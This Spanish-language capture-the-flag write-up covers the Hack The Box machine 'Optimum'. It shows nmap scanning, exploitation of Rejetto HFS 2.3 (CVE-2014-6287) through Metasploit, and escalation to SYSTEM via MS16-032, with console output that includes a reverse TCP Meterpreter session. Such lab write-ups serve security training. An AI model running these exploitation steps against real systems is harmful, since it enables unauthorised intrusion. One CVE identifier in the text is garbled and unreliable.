257- OPTIMUM

1. OPTIMUM

https://app.hackthebox.com/machines/Optimum

1.1. Preliminar

- Comprobamos si la máquina está encendida, averiguamos qué sistema operativo es y creamos nuestro directorio de trabajo. Nos enfrentamos a un *Windows*.

-
```
❯ settarget "10.10.10.8 Optimum"
❯ ping 10.10.10.8

PING 10.10.10.8 (10.10.10.8) 56(84) bytes of data.
64 bytes from 10.10.10.8: icmp_seq=1 ttl=127 time=37.7 ms
64 bytes from 10.10.10.8: icmp_seq=2 ttl=127 time=36.2 ms
64 bytes from 10.10.10.8: icmp_seq=3 ttl=127 time=36.3 ms
64 bytes from 10.10.10.8: icmp_seq=4 ttl=127 time=35.0 ms
64 bytes from 10.10.10.8: icmp_seq=5 ttl=127 time=34.2 ms
^C
--- 10.10.10.8 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4007ms
rtt min/avg/max/mdev = 34.234/35.898/37.696/1.187 ms

 /home/parrotp/pryor  took 5s
```

1.2. Nmap

- Escaneo de puertos sigiloso. Evidencia en archivo *allports*. Tan solo tenemos el *puerto 80* abierto.
  -
```
❯ nmap -sS -p- 10.10.10.8 -n -Pn --min-rate 5000 -T5 -oG allports
Starting Nmap 7.93 ( https://nmap.org ) at 2024-03-22 17:56 CET
Nmap scan report for 10.10.10.8
Host is up (0.036s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT   STATE SERVICE
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 26.38 seconds
❯ extractPorts allports
```
```
File: extractPorts.tmp

[*] Extracting information...

    [*] IP Address: 10.10.10.8
    [*] Open ports: 80

[*] Ports copied to clipboard
```
```
 /home/parrotp/pryor/CTF/HTB/Optimum/nmap
```

- Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de *allports* mediante `extractPorts`.
  -
```
❯ nmap -sCV -p80 10.10.10.8 -T5 -oN targeted
Starting Nmap 7.93 ( https://nmap.org ) at 2024-03-22 17:57 CET
Nmap scan report for 10.10.10.8
Host is up (0.035s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    HttpFileServer httpd 2.3
|_http-title: HFS /
|_http-server-header: HFS 2.3
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.44 seconds

 /home/parrotp/pryor/CTF/HTB/Optimum/nmap  took 13s
```


1.3. Tecnologías web

- **Whatweb**: nos reporta lo siguiente. Parece que este servidor web es un *HFS (Http File Server)*, con versión *2.3*.

- 

> - **HFS (Http File Server)** es un software que permite a los usuarios compartir archivos a través de una conexión *HTTP (Hypertext Transfer Protocol)* en lugar de FTP u otros métodos de transferencia de archivos. Esencialmente, convierte una carpeta en el disco duro de un usuario en un servidor web simple, permitiendo que otros usuarios accedan y descarguen archivos a través de un navegador web. Permite a los usuarios compartir archivos de forma rápida y sencilla sin necesidad de instalar software adicional o tener conocimientos avanzados de configuración de servidores. Sin embargo, como es una solución simple, puede carecer de algunas características avanzadas que se encuentran en otros servidores web más completos.

1.4. HFS 2.3. Rejetto exploit

- CVE-2014-6287:
- Buscamos posibles exploits para *HFS 2.3*. Encontramos uno que permite la ejecución remota de comandos y está disponible para Metasploit.
  - 


- Entramos a Metasploit. Cargamos el siguiente módulo: windows/http/rejetto_hfs_exec. Configuramos los diferentes parámetros del exploit, lo lanzamos y obtenemos nuestra sesión de Meterpreter.

- 

> - **CVE-2014-6287**:
> - **Rejetto HttpFileServer (HFS)** es un software de servidor de archivos que permite compartir archivos a través de HTTP.
> - El exploit explota una vulnerabilidad en HFS que permite a un atacante ejecutar comandos en el sistema donde está instalado el servidor.
> - La vulnerabilidad se encuentra en una *expresión regular (regex)* defectuosa en el archivo *ParserLib.pas*, que es parte del código fuente de HFS. Esta expresión regular defectuosa es la que permite al atacante manipular los datos de entrada para lograr la ejecución remota de comandos.
> - El exploit aprovecha una secuencias de comandos de HFS, utilizando una técnica específica, usando **%00 (Null-byte)** para evadir los mecanismos de filtrado del servidor.
> - Se ha probado con éxito que este exploit funciona en la *versión 2.3 de Rejetto HFS*, lo que significa que los sistemas que ejecuten esta versión (y versiones anteriores) pueden ser vulnerables a este tipo de ataque.


1.5. Privesc via kernel exploit MS16-032

- **CVE-2016-099 (MS16-032)**:
- En nuestra sesión de Meterpreter, tratamos de hacer `getsystem` para elevar nuestros privilegios, pero no podemos. Lo que vamos hacer ahora es cargar el módulo local_exploit_suggester para ver vías potenciales de escalar nuestros privilegios. Ponemos nuestra sesión de Meterpreter en segundo plano. Hacemos `use post/multi/recon/local_exploit_suggester` para cargar el módulo. Establecemos la sesión objetivo con `set session 2` y corremos el módulo.



```
[msf](Jobs:0 Agents:1) post(multi/recon/local_exploit_suggester) >> options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available exploits


View the full module info with the info, or info -d command.

[msf](Jobs:0 Agents:1) post(multi/recon/local_exploit_suggester) >> sessions

Active sessions
===============

  Id  Name  Type                     Information              Connection
  --  ----  ----                     -----------              ----------
  2         meterpreter x86/windows  OPTIMUM\kostas @ OPTIMUM  10.10.16.6:4444 -> 10.10.10.8:49162 (10.10.10.8)

[msf](Jobs:0 Agents:1) post(multi/recon/local_exploit_suggester) >> set session 2
session => 2
[msf](Jobs:0 Agents:1) post(multi/recon/local_exploit_suggester) >> run

[*] 10.10.10.8 - Collecting local exploits for x86/windows...
[*] 10.10.10.8 - 181 exploit checks are being tried...
[+] 10.10.10.8 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
[+] 10.10.10.8 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The service is running, but could not be validated.
[*] Running check method for exploit 41 / 41
[*] 10.10.10.8 - Valid modules for session 2:
============================

 #   Name                                                           Potentially Vulnerable?  Check Result
 -   ----                                                           -----------------------  ------------
 1   exploit/windows/local/bypassuac_eventvwr                       Yes                      The target appears to be vulnerable.
 2   exploit/windows/local/ms16_032_secondary_logon_handle_privesc  Yes                      The service is running, but could not be validated.
```

- Este módulo nos sugiere posibles exploits para elevar nuestros privilegios en el sistema. Parece que la máquina es vulnerable a windows/local/ms16_032_secondary_logon_handle_privesc, por tanto usaremos este exploit. Configuramos los parámetros y lo lanzamos.



```
[msf](Jobs:0 Agents:1) exploit(windows/local/ms16_032_secondary_logon_handle_privesc) >> use windows/local/ms16_032_secondary_logon_handle_privesc
[*] Using configured payload windows/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:1) exploit(windows/local/ms16_032_secondary_logon_handle_privesc) >> options

Module options (exploit/windows/local/ms16_032_secondary_logon_handle_privesc):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  2                yes       The session to run this module on


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.16.6       yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows x86


View the full module info with the info, or info -d command.

[msf](Jobs:0 Agents:1) exploit(windows/local/ms16_032_secondary_logon_handle_privesc) >> set session 2
session => 2
[msf](Jobs:0 Agents:1) exploit(windows/local/ms16_032_secondary_logon_handle_privesc) >> run

[*] Started reverse TCP handler on 10.10.16.6:4444
[+] Compressed size: 1160
[!] Executing 32-bit payload on 64-bit ARCH, using SYSWOW64 powershell
[*] Writing payload file, C:\Users\kostas\AppData\Local\Temp\MnkJqtFTD.ps1...
[*] Compressing script contents...
[+] Compressed size: 3733
[*] Executing exploit script...
                                                     __ __ ___ ___   ___     ___ ___ ___
                                                    |  V  |  _|_  | |  _|___|  _|_  |  _|
                                                    |     |_  |_  |_| . |___|  _|_  |_  |
                                                    |_|_|_|___|_____|___|   |___|___|___|

                                                                    [by b33f -> @FuzzySec]
```

- El exploit ha tenido éxito, y hemos conseguido elevar nuestros privilegios hasta ser NT AUTHORITY\SYSTEM.

```
[>] Starting token race
[>] Starting process race
[!] Holy handle leak Batman, we have a SYSTEM shell!!

CmyjdPQ9hIRreG5ZZobVDIpiUqj7jAJP
[+] Executed on target machine.
[*] Sending stage (175686 bytes) to 10.10.10.8
[*] Meterpreter session 4 opened (10.10.16.6:4444 -> 10.10.10.8:49165) at 2024-03-23 13:01:39 +0100
[+] Deleted C:\Users\kostas\AppData\Local\Temp\MnkJqtFTD.ps1

(Meterpreter 4)(C:\Users\kostas\Desktop) > getuid
Server username: NT AUTHORITY\SYSTEM
(Meterpreter 4)(C:\Users\kostas\Desktop) > cd C:\
```

> - CVE-2016-099 (MS16-032)
>   - La vulnerabilidad conocida como **MS16-032**, afecta al **Secondary Logon Service** en varias versiones de Microsoft Windows, incluyendo: Windows Vista, Windows Server, Windows 7, Windows 8.1 y Windows 10.
>   - El servicio Secondary Logon Service no procesa correctamente los manejadores de petición, lo que permite a usuarios locales obtener privilegios a través de una aplicación manipulada.